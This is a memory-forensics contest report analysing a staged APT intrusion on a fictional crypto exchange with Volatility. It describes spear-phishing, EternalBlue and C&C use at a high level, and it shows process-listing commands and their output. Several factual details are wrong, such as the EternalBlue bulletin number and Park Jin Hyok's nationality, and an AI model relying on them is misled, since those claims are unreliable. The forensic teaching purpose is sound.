

2018 VAC

Analysis Report

BASED ON KOREA APT ATTACK SCENARIO

DONGBIN OH, DONGHYUN KIM, SEONHO LEE AND SOOHYUN JIN

SUBMIT EDITION

Copyrighted

© Team. Decepticon

Contents

1. Introduction.....	5
1.1 Competition Overview	5
1.1.1 Overview	5
1.1.2 Goal of Challenge	5
1.2 Standards and Requirements	5
1.2.1 Standards	5
1.2.2 Requirements Rule.....	5
1.3 Scenario Selection Background.....	7
1.3.1 Memory Forensics.....	7
1.3.2 Advanced Persistent Treatment Attack (APT).....	9
1.3.3 Cyberwarfare in Republic of Korea.....	10
1.4 Scenario Introduction	12
1.4.1 Main Scenario	12
1.4.2 Main technology in the scenario.....	13
2. Analysis Abstract.....	14
2.1 Subject Info of Analysis.....	14
2.2 Scenario Diagram	15
3. Environment Setting	15
3.1 Acquire Malware Sample.....	15
3.2 Acquire Memory Dump	16
4. Memory Analysis	17
4.1 HR (Human Resource) Manager PC	17
4.1.1 Analysis Environment	17
4.1.2 Image infomation	17
4.1.3 Process Explore (pslist, pstree, psxview).....	18

4.1.4 Suspicious Command (cmdline)	20
4.1.5 Filesystem Metadata (mftparser).....	21
4.1.6 Suspicious Process 1 (Hwp.exe)	22
4.1.7 Suspicious Process 2 (Outlook.exe).....	23
4.1.8 Malware Analysis ([DEC] Job Application Letter_Lee.hwp).....	26
4.1.9 Suspicious file (V3Lite.exe).....	32
4.1.10 Suspicious Process 3 (Notepad.exe)	35
4.1.11 Suspicious Process 4 (msdcsc.exe).....	36
4.1.12 Suspicious Process 5 (powershell.exe).....	38
4.1.13 Suspicious Process 6 (nmap, spoolsv.exe)	40
4.1.14 Result.....	42
4.2 CPO PC Analysis	43
4.2.1 Analysis Environment	43
4.2.2 Image information	43
4.2.3 Process Analysis	44
4.2.4 Suspicious Process Analysis	47
4.2.5 Suspicious Behavior Detection.....	55
4.2.6 Result.....	60
4.3 DB Server Analysis	61
4.3.1 Analysis Environment	61
4.3.2 Image Information	61
4.3.3 Profile Generate	63
4.3.4 Process Explore.....	66
4.3.5 Used Command	67
4.3.6 Network Connection.....	67
4.3.7 Mongo DB Data.....	68

4.3.8 Data Leakage using FTP	69
4.3.9 Result.....	70
5. Conclusion	71
5.1 Overall Map.....	71
5.2 Countermeasures	72
5.3 Why the submission should win the contest?	73
5.4 Epilogue of Analyst.....	74
6. Reference	75

1. Introduction

1.1 Competition Overview

1.1.1 Overview

There were “Volatility Plugin Contest” every year since 2013. But in this year, the first “Volatility Analysis Contest” will be held. It is a competition that shows and analyzes the effective analysis of their know-how by using Volatility in cases made through various malicious codes, challenging scenarios, aggressive measures and environment settings.

1.1.2 Goal of Challenge

Choose a sophisticated malware sample, attack framework, or challenging security incident scenario and write an analysis report detailing how Volatility could be used to find relevant artifacts of the activity within memory.

1.2 Standards and Requirements

1.2.1 Standards

Scenario, Malware Sample, Vulnerability Attack, and so on. This article describes analysis and explanation of activity-related artifacts through memory analysis.

1.2.2 Requirements Rule

- I. The goal of the contest is to demonstrate innovative and useful malware analysis and detection techniques using The Volatility Framework.
- II. The memory analysis should be performed with the Volatility 2.6 (or greater) release.
- III. The top 5 winners of the contest will get the prizes mentioned above.

- IV. Volatility core developers are not eligible.
- V. Submissions should be sent to contest[at]volatilityfoundation.org. The submission should include the analysis report, any files necessary to reproduce/verify the work (including the malware sample(s), memory sample(s)), and a summary paragraph describing why the submission should win the contest.
- VI. By submitting an entry, you declare that you own the copyright to your report and are authorized to submit it.
- VII. All submissions should be received no later than October 1, 2018. The winners will be announced before October 31, 2018. We recommend submitting early. In the case of similar submissions, preference will be shown to early submissions.
- VIII. The Volatility Project core developers will decide the winners based on the following criteria:

IX. NOTE:

Criteria
Accuracy of the analysis
Completeness of the analysis
Clarity of the documentation
Novelty of the analysis and malware/framework selected
Sophistication of the malware/framework selected
Submission date

Submissions based on malware/frameworks that have been publicly documented using non-memory analysis techniques are not discouraged, but contestants are encouraged to focus on the analysis aspects that are unique to memory analysis.

- X. In order to collect the cash prizes, the winner will need to provide a legal photo identification and bank account information within 30 days of notification. The bank transfer will be made after the winner is authenticated.
- XI. Group entries are allowed; the prize will be paid (or seat will be registered, if the training option is desired) to the person designated by the group.
- XII. Upon approval from the winners, their names/aliases will be listed on the "Volatility Contest" web page for the world to admire.
- XIII. Selected contestants may also be asked to present their work at a future Open Memory Forensics Workshop and/or have their research featured on the Volatility Labs Blog.

1.3 Scenario Selection Background

1.3.1 Memory Forensics

Memory forensics is not just about extracting a simple string from memory, but also for performing a more in-depth and structured analysis. This requires a detailed analysis of the kernel data structures and applications that are used differently for different operating systems, so it requires profound proficiency along with in-depth research.

Digital forensics typically focuses on recovering deleted files through analysis of electronic storage devices, preserving them, analyzing them, and extracting evidence for proving guilt within them. Forensic tools allow you to extract a bit-perfect copy of a storage device, so it is common to track criminal activity there. However, this is only an analysis of dead data. Accordingly, 'Memory forensics' technique of extracting and analyzing forensic artifacts in the active memory of the system is attracting attention. This has broadened the scope of what to perform forensics, and it is able to more clearly track how cybercrime has been specifically implemented in the target system. Since malware developers tend to keep their malware from leaving traces on storage devices, it is necessary to perform memory analysis in response to an

infringement incident. However, the biggest prerequisite for performing such memory forensics is that the system must be in an active state. Conventional disk forensics is performed by shutting down the system by turning off the power of the system, but memory analysis may not be performed because the volatile memory is lost. The memory may contain fragments such as the currently running process list, network connection status, messages, encryption keys, etc., and can only be extracted in the active state.

Memory forensics has been a tremendous advance since the first core technology was developed around 2004 and continues to be an exciting and exciting time for diverse research. Through this analysis conference, we explain how to use memory forensics in real cases and how to use it to generate meaningful analysis and results. In recent years, similar related scenarios have been comprehensively constructed using infringement incidents and malware generated in the past. Especially, 'Volatility', which is widely regarded as Open Source Memory Forensic Tool, is actively used for effective analysis We will focus on useful tools, including plug-ins that are provided.

1.3.2 Advanced Persistent Treatment Attack (APT)




Fig 1. Symantec Report about APT

Among recent attacks, there are attacks that occur for financial purposes, but attacks on government or specific organizations for political or military purposes. These organizations or governments have relatively strong security systems, so they constantly observe and try to understand the environment of the system and reach where the information they want is located. These attacks are commonly referred to as APT attacks, and They are often sophisticated and complex. If the existing memory forensics is analyzed intensively for one malware binary, the report will discuss the more advanced memory analysis method by analyzing the overall APT attack. There are many APT attack methods. One of the most notable examples is the email spear phishing, which Symantec reported in its ISTR report, accounting for 71.4% of the penetration method.

1.3.3 Cyberwarfare in Republic of Korea



Fig 2. NK Hacker Park Jin Hyok

The Republic of Korea is in a state of truce with North Korea. Although the Panmunjom Declaration and the September Pyongyang Joint Declaration have been designed to prevent any form of armed conflict between the Republic of Korea and North Korea, the cyber threats are continuing. The APT group, which is presumed to be North Korea, known as Lazarus. Lazarus is the culprit behind the hacking of Sony Pictures and recently a US hacker named Park Jin hyok was indicted in the US court by the FBI[1]. In cases, Lazarus is known to use the SMB vulnerabilities used in the Hangul word processor vulnerability, spear phishing, and WannaCry Ransomware used in this case.

2018 VAC REPORT

Trend Micro | About TrendLabs Security Intelligence Blog

**TrendLabs SECURITY
INTELLIGENCE Blog**
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Home Categories

Home » Malware » Hangul Word Processor and PostScript Abused Via Malicious Attachments

Hangul Word Processor and PostScript Abused Via Malicious Attachments

Posted on: September 14, 2017 at 5:00 am Posted in: Malware, Vulnerabilities Author: Trend Micro

The Hangul Word Processor (HWP) is a word processing application which is fairly popular in South Korea. It possesses the ability to run PostScript code, which is a language originally used for printing and desktop publishing, although it is a fully capable language. Unfortunately, this ability is now being exploited in attacks involving malicious attachments.

A branch of PostScript called Encapsulated PostScript exists, which adds restrictions to the code that may be run. This is supposed to make opening these documents safer, but unfortunately older HWP versions implement these restrictions improperly. We have started seeing malicious attachments that contain malicious PostScript, which is in turn being used to drop shortcuts (or actual malicious files) onto the affected system.

Office suites have long been a popular way of getting users to drop and run malware on their systems. The various components of Microsoft Office have been exploited for years, whether via social engineering (**macro malware**) or **vulnerabilities**. It shouldn't be a surprise that other office suites are similarly targeted.

Technical Details

The goal of this attack is to use PostScript to gain a foothold onto a victim's machine. No actual exploit is used, as this is a case where a feature of PostScript is being abused.

Some of the subject lines and document names used include "Bitcoin" and "Financial Security Standardization". The appearance of these decoy documents are shown below:



Featured Stories

- systemd Vulnerability Leads to Denial of Service on Linux
- qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware
- Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability
- A Closer Look at North Korea's Internet
- From Cybercrime to Cyberpropaganda

Security Predictions for 2018



Attackers are banking on network vulnerabilities and inherent weaknesses to facilitate massive malware attacks, IoT hacks, and operational disruptions. The ever-shifting threats and increasingly expanding attack surface will challenge users and enterprises to catch up with their security.
[Read our security predictions for 2018.](#)

Business Process Compromise



Fig 3. TrendMicro Blog about HWP exploit

Vulnerability-based malware used in North Korea remains a constant threat in the cyber warfare. The picture below is a comparison of the Tactics Techniques Procedures (TTPs) used by Lazarus, which are estimated to be North Korea APT group through Att&ck Navigator[2], with the TTPs used to make this APT case.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	29 items	46 items	24 items	53 items	17 items	19 items	16 items	13 items	9 items	21 items
Spearphishing Attachment	Execution through API	Hidden Files and Directories	Hooking	Hidden Files and Directories	Hooking	File and Directory Discovery	Remote File Copy	Data from Information Repositories	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	PowerShell	Port Monitors	Port Monitors	Process Injection	Account Manipulation	Network Service Scanning	Remote Services	Automated Collection	Remote Access Tools	Remote File Copy
Exploit Public-Facing Application	Service Execution	Hooking	Process Injection	Access Token Manipulation	Bash History	Windows Admin Shares	Audio Capture	Brute Force	Communication Through Removable Media	
Hardware Additions	CMSTP	Port Monitors	Access Token Manipulation	Binary Padding	Brute Force	Remote System Discovery	Application Deployment Software	Clipboard Data	Data Compressed	
Replication Through Removable Media	Command-Line Interface	bash_profile and bashrc	BITS Jobs	BITS Jobs	Credential Dumping	Distributed Component Object Model	Automated Collection	Clipboard Data	Data Encrypted	
	Control Panel Items	Accessibility Features	Accessibility Features	Bypass User Account Control	Credentials in Files	System Network Configuration Discovery	Component Object Model	Data from Local System	Data Transfer Size Limits	Connection Proxy
	Dynamic Data Exchange	AppCert DLLs	AppCert DLLs	Clear Command History	Credentials in Registry					Custom Command and

Fig 4. Use Att&ck Navigator to Compare Lazarus

1.4 Scenario Introduction

1.4.1 Main Scenario




Fig 5. Korean Cryptocurrency exchange Market

Decepticoins Company (hereinafter "DC"), one of the industry's most unconventional Cryptocurrency exchanges, is experiencing a strange phenomenon that VVIP customers are leaving a lot of competitors' exchanges, while the wallet information of general customers is taken away with experiencing a difficulty of disappearing. VVIP customers' information is Confidential, the most volume and volume of customers. They have a large stake in D.C.'s sales, and D.C. The CPO has leaked the VVIP and general customer information because only one person in charge of the personal information department (CPO) can access the information related to the customer within the CPO. Together, they are preparing legal sanctions.

However, CPO representatives have absolutely denied the allegations and D.C. has commissioned a Digital Forensic investigation in connection with the case. In addition to analyzing whether or not the CPO has leaked the data, the causal relationship of the information leak should be analyzed and analyzed. ** Due to the pouring workload and the confidential nature of the Cryptocurrency exchange, direct disk dump and collection are not possible, and since the active memory managed in-house is collected and analyzed, it can not perform general disk forensics, You have to analyze the case through Forensic.

1.4.2 Main technology in the scenario

① Eternal Blue (MS-027)

Eternal Blue is one of the hacking organizations Shadow Brokers leaked and released in the second half of 2017 known to the NSA. The vulnerability was also used for WannaCry attacks, which were reported to have been performed by the Lazarus Group, using the Server Message Block (SMB) Protocol Vulnerability, and its impact was substantial. It was used as a means of lateral movement in the scenario of the report.

② HWP Exploit (CVE-2015-2545)

Many will use Microsoft's Office. However, Korea has an unusual environment and uses the Hangul Word Processor, which is optimized for editing a special language called Hangul. The program uses the extension HWP and has the form of a special document. Each country and North Korea recognizes it and uses it to write various malicious codes and send it to the Korean government personnel or executives of the corporation. At this time, this type of malware is constantly being reported.

③ PowerShell

One of the powerful features of the Windows operating system, PowerShell is one of the emerging malware creation techniques. Basically, it is powerful, it is fatal in that the contents of the script are executed through normal processes, and it is also used to create fileless malware. In that scenario, it was used to drop the tools needed by the lateral movements or hackers.

④ C&C

Executing commands directly from the hacker's PC will be a burden on concealment. Overseas C&C server. Obtaining evidence of a C&C server is extremely difficult.

⑤ MongoDB

Mongo DB is widely used as a representative example of DB which is aimed at NoSQL. However, there have been a lot of accidents that have been attacked and leaked due to administrative problems.

2. Analysis Abstract

2.1 Subject Info of Analysis

This is a memory dump collection item of in-house members. This report analyzes executives' PCs and personal information DB servers.

① HR (Human Resource) Manager PC Information

HR Manager PC Environment

- *Operation System* : Windows 7 x86
- *Memory* : 2GB
- *Install Application* : Outlook, HWP, ...

② CPO (Chief Privacy Officer) PC Information

CPO PC Environment

- *Operation System* : Windows 7 x86
- *Memory* : 2GB
- *Install Application* : Outlook, HWP, XShell, UltraVNC, ...

③ Client Information DB Server Information

Client Information DB Server

- *Operation System* : Ubuntu 14.04 LTS x86
- *Memory* : 2GB
- *Install Application* : Mongo DB, OpenSSH-Server, ...

④ ETC (An environment that does not analysis but is built for the scenario)

A. Attacker PC

Attacker PC Environment

- *Operation System* : Windows 7 x86
- *Memory* : 2GB
- *Install Application* : Outlook, HWP, ...

B. C&C (Command & Control) Server Information

C&C Server PC Environment

- *Operation System* : Windows Server 2016 x86
- *Memory* : 2GB
- *Install Application* : Windows IIS Server, FileZilla, Metasploit, ...

2.2 Scenario Diagram

We took only the part of the “Decepticoins” infrastructure related to the incident and organized them into the following diagrams.

2018 Volatility Analysis Contest




Fig 6. Scenario Flow

3. Environment Setting

3.1 Acquire Malware Sample

In the case of this report (Submit Edition), malicious code samples for reproduction and analysis are enclosed. You can check the file name and hash value of enclosed files as follows.

File Name	Size	CRC32
[DEC] Job Application Letter_Lee.hwp	288 KB	046CA339
V3Lite.bin (EXE)	313 KB	98191343
WinPakcage.ps1	2 KB	3DA4B6A2
WinPackage.zip	22,595 KB	81B28DD1

Sample files are also included in the cloud folder where the dumps below are stored.

3.2 Acquire Memory Dump

Since it is difficult to attachment these scenario dump files, we uploaded them to the cloud server. To prevent the files uploaded to the cloud server from being replaced or maliciously changed, we wrote the hash value of dump files.

File Name	Size	MD5
HRmanager.vmem	2.0 GB	7B8898DDF174B87D4E4D93C5FF82B594
cpo_pc.vmem	2.0 GB	76D9CD607715D17682AA7746BBEF07A7
db_server.vmem	2.0 GB	F03AD17E22B25E388CE69CD14B2B62F1
Ubuntu1404x86.zip	984 KB	60109DE944E41FB7EDF119D91FE4C9C8
srv.pdb	675 KB	A911FFC1B7A2ED7C09BF45F2BBB6CA96

File Name	Link
HRmanager.vmem	
CPO_PC.vmem	
DB_SERVER.vmem	
Ubuntu1404x86.zip	https://drive.google.com/drive/folders/15g733nnEifMpB4OcMvmvB8_8uJZFwbF8?usp=sharing

① Warning

Do not additional upload malicious code samples that are used and extracted in the analysis process to sites such as Virus Total. Because it is based on malicious code used in real life cases, it can be detected by analysts' own rules, which can cause confusion in the Threat Intelligence business.
 (See already uploaded results in the report)

4. Memory Analysis

4.1 HR (Human Resource) Manager PC

4.1.1 Analysis Environment

This table shows the specifications of the PC used for memory analysis

OS	Windows 10 Pro 64bit
RAM	16GB
CPU	Intel i7-7700
HDD	512GB(SSD) + 1TB(HDD)

This table shows the description of tools used for analyzing malware and artifacts

Tool name	Version	Source
Volatility	2.6 (standalone)	https://www.volatilityfoundation.org/releases
HwpSCAN	0.28c	https://www.nurilab.net/hwpSCAN2
Scdbg	0.2	http://sandsprite.com/blogs/index.php?uid=7&pid=152
libpff	alpha	https://github.com/libyal/libpff
ollydbg	1.10	http://www.ollydbg.de/
hxd	2.0	https://mh-nexus.de/en/hxd/

The details of a given memory dump are as follows table

Type	VMware Workstation Memory
File name	HRmanager.vmem
File size	2.00GB (2,147,483,648 bytes)
MD5	7B8898DDF174B87D4E4D93C5FF82B594

After the hash values of the given file and the memory dump to be analyzed are the same, the integrity of the memory dump is guaranteed, we can proceed the memory forensic analysis.

4.1.2 Image information

When using Imageinfo plugin for memory analysis using Volatility, it scans the operating system information that contains structure of process which is necessary for memory analysis for Volatility[3]. Based on the scanned operating system information, the plugin analyzes the information of the memory by applying it to the

other plugins like pslist. To use Imageinfo plugin, we should use the following command.

```
volatility-standalone.exe -f HRmanager.vmem imageinfo
```

With Imageinfo we can get the following results.

```
C:\Users\Si90\Downloads\#volatility_2.6_win64_standalone\#volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
    AS Layer1 : IA32PagedMemoryPae (Kernel AS)
    AS Layer2 : FileAddressSpace (C:\Users\Si90\Downloads\#volatility_2.6_win64_standalone\#volatility_2.6_win64_standalone\#HRmanager.vmem)
    PAE type : PAE
        DTB : 0x185000L
        KDBG : 0x82d2ac28L
Number of Processors : 1
Image Type (Service Pack) : 1
    KPCR for CPU 0 : 0x82d2bc00L
    KUSER_SHARED_DATA : 0xfffff0000L
Image date and time : 2018-09-04 16:19:50 UTC+0000
Image local date and time : 2018-09-05 01:19:50 +0900
```

Fig 7. Imageinfo Results

Suggested Profile revealed Win7SP1x86_23418, Win7SP0x86, Win7SP1. The three profiles shown are all Windows 7 operating systems, but there are some differences between the detailed versions and the service packs. However, memory analysis using Volatility makes little difference between the three profiles[4]. In the following analysis, Win7SP0x86 was used as the profile name required for volatility analysis.

4.1.3 Process Explore (pslist, pstree, psxview)

With the result of Imageinfo plugin, we can look process information with pslist, pstree, psxview. Pslist is a plug-in that shows the processes used in the system in list.

```
volatility-standalone.exe -f HRmanager.vmem –profile=Win7SP0x86 pslist
```

The following results can be obtained by executing the command.

2018 VAC REPORT

Volatility Foundation Volatility Framework 2.6								
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64 Start	Exit
0x8534a7e0	System	4	0	80	393	-----	0 2018-09-04 15:56:54 UTC+0000	
0x85e49790	smss.exe	208	4	2	29	-----	0 2018-09-04 15:56:54 UTC+0000	
0x854eb030	csrss.exe	296	280	9	460	0	0 2018-09-04 15:56:57 UTC+0000	
0x8576b030	csrss.exe	336	328	10	381	1	0 2018-09-04 15:56:58 UTC+0000	
0x85771c48	wininit.exe	344	280	3	79	0	0 2018-09-04 15:56:58 UTC+0000	
0x85a7f9c8	winlogon.exe	380	328	3	112	1	0 2018-09-04 15:56:58 UTC+0000	
0x85ab2030	services.exe	440	344	9	215	0	0 2018-09-04 15:56:58 UTC+0000	
0x85ab6220	lsass.exe	448	344	6	627	0	0 2018-09-04 15:56:59 UTC+0000	
0x85ab8428	lsm.exe	456	344	10	150	0	0 2018-09-04 15:56:59 UTC+0000	
0x85b104f8	svchost.exe	548	440	9	354	0	0 2018-09-04 15:57:02 UTC+0000	
0x85b22778	vmaclthlp.exe	608	440	3	63	0	0 2018-09-04 15:57:03 UTC+0000	
0x85b2e4c8	svchost.exe	652	440	7	293	0	0 2018-09-04 15:57:03 UTC+0000	
0x85b53030	svchost.exe	736	440	20	489	0	0 2018-09-04 15:57:03 UTC+0000	
0x85b61318	svchost.exe	776	440	15	373	0	0 2018-09-04 15:57:04 UTC+0000	
0x85b67030	svchost.exe	804	440	30	1115	0	0 2018-09-04 15:57:04 UTC+0000	
0x85b91030	svchost.exe	940	440	12	555	0	0 2018-09-04 15:57:04 UTC+0000	
0x86bb4a58	svchost.exe	1044	440	14	377	0	0 2018-09-04 15:57:05 UTC+0000	
0x86c06700	spoolsv.exe	1192	440	12	307	0	0 2018-09-04 15:57:06 UTC+0000	
0x86c197b8	svchost.exe	1236	440	17	309	0	0 2018-09-04 15:57:06 UTC+0000	

Fig 8. Pslist Result

Using Pslist, it is hard to identify the suspicious processes in the first place. The analysis using the pslist plug-in shows traces of Hwp.exe which is word processor frequently used in south Korea, a trace using Outlook's mail application, the trace of using PowerShell, and the command prompt history about cmd.exe.

The following shows the relationship between processes using pstree. Pslist also allows us to look at the parent-child relationship between processes through PID and PPID, but Pstree has the advantage of checking parent-child relationships to processes already closed, hidden, and unlinked processes[4].

Pstree can be executed with the following command

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 pstree
```

Volatility Foundation Volatility Framework 2.6							
Name	Pid	PPid	Thds	Hnds	Time		
0x854eb030:csrss.exe	296	280	9	460	2018-09-04 15:56:57 UTC+0000		
0x85771c48:wininit.exe	344	280	3	79	2018-09-04 15:56:58 UTC+0000		
0x85ab2030:services.exe	440	344	9	215	2018-09-04 15:56:58 UTC+0000		
.. 0x85fe1d40:svchost.exe	2892	440	10	138	2018-09-04 15:57:49 UTC+0000		
.. 0x86dee950:svchost.exe	260	440	13	352	2018-09-04 15:59:12 UTC+0000		
.. 0x86b6b1318:svchost.exe	776	440	15	373	2018-09-04 15:57:04 UTC+0000		
.. 0x86bbcd40:dwm.exe	2284	776	4	74	2018-09-04 15:57:29 UTC+0000		
.. 0x86bb2e4c8:svchost.exe	652	440	7	293	2018-09-04 15:57:03 UTC+0000		
.. 0x86cc7d40:sppsvc.exe	1936	440	4	149	2018-09-04 15:57:12 UTC+0000		
.. 0x86bb4a58:svchost.exe	1044	440	14	377	2018-09-04 15:57:05 UTC+0000		
.. 0x85b6b7030:svchost.exe	804	440	30	1115	2018-09-04 15:57:04 UTC+0000		
.. 0x85692030:svchost.exe	2192	440	5	72	2018-09-04 16:09:31 UTC+0000		
.. 0x86b91030:svchost.exe	940	440	12	555	2018-09-04 15:57:04 UTC+0000		
.. 0x86d12408:vmtoolsd.exe	1712	440	9	311	2018-09-04 15:57:10 UTC+0000		
.. 0x85633a50:cmd.exe	2128	1712	0	-----	2018-09-04 16:19:50 UTC+0000		
.. 0x86e069e0:dlhost.exe	1608	440	13	184	2018-09-04 15:57:14 UTC+0000		

Fig 9. pstree results

something special about pstree result is that notepad.exe and cmd.exe are created from msdcsc.exe as shown Fig 4. In the case of common notepad.exe, it is called by explorer.exe[5]. This analysis should be done separately in the following section.

0x85725d40: msdcsc.exe	1428	1432	8	262	2018-09-04	16:05:35	UTC+0000
. 0x8572ed40: notepad.exe	2044	1428	3	73	2018-09-04	16:05:35	UTC+0000
. 0x856d0700: cmd.exe	396	1428	1	31	2018-09-04	16:11:11	UTC+0000
0x8571cd40: cmd.exe	900	1432	1	22	2018-09-04	16:05:35	UTC+0000
0x85707488: cmd.exe	888	1432	1	22	2018-09-04	16:05:35	UTC+0000
0x867b0b030: csrss.exe	336	328	10	381	2018-09-04	15:56:58	UTC+0000

Fig 10. suspicious process based on ppid

In the case of psxview, pslist and psscan, which were previously executed, as well as the list of hidden processes based on the plugin provided by Volatility are returned. The following results can be obtained by executing the command.

volatility-standalone.exe -f HRmanager.vmem – profile=Win7SP0x86 psxview								
<pre>C:\Users\WSin90M\Downloads\Volatility_2.6_winB4_standalone\Volatility_2.6_winB4_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 psxview</pre>								
<pre>Volatility Foundation Volatility Framework 2.6</pre>								
<pre>Offset(P) Name PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime</pre>								
0x7e406700	spoolsv.exe	1192	True	True	True	True	True	True
0x7e4c7d40	sppsvc.exe	1936	True	True	True	True	True	True
0x7fb2ed40	notepad.exe	2044	True	True	True	True	True	True
0x7e4b2c48	taskhost.exe	1492	True	True	True	True	True	True
0x7e512408	vmitoolsd.exe	1712	True	True	True	True	True	True
0x7fb06818	conhost.exe	1148	True	True	True	True	True	True
0x7e71d570	iexplore.exe	3364	True	True	True	True	True	True
0x7e6b2090	services.exe	440	True	True	True	True	True	False
0x7e4e6310	VGAuthService.	1612	True	True	True	True	True	True
0x7e22a598	msdtc.exe	1316	True	True	True	True	True	True
0x7ed0f748	iexplore.exe	3280	True	True	True	True	True	True
0x7e761318	svchost.exe	776	True	True	True	True	True	True
0x7fb07488	cmd.exe	888	True	True	True	True	True	True
0x7e791030	svchost.exe	940	True	True	True	True	True	True
0x7e28d840	TPAutoConnect.	2224	True	True	True	True	True	True
0x7e6b6220	lsass.exe	448	True	True	True	True	True	False
0x7e7b7030	svchost.exe	804	True	True	True	True	True	True
0x7fb1cd40	cmd.exe	900	True	True	True	True	True	True
0x7fa92030	svchost.exe	2192	True	True	True	True	True	True
0x7e6b8428	lsm.exe	456	True	True	True	True	True	False
0x7e67e708	WmiPrvSE.exe	1348	True	True	True	True	True	True
0x7e753030	svchost.exe	736	True	True	True	True	True	True
0x7e72e4c8	svchost.exe	652	True	True	True	True	True	True
0x7e4197b8	svchost.exe	1236	True	True	True	True	True	True
0x7fb37888	powershell.exe	1820	True	True	True	True	True	True
0x7fad0700	cmd.exe	396	True	True	True	True	True	True
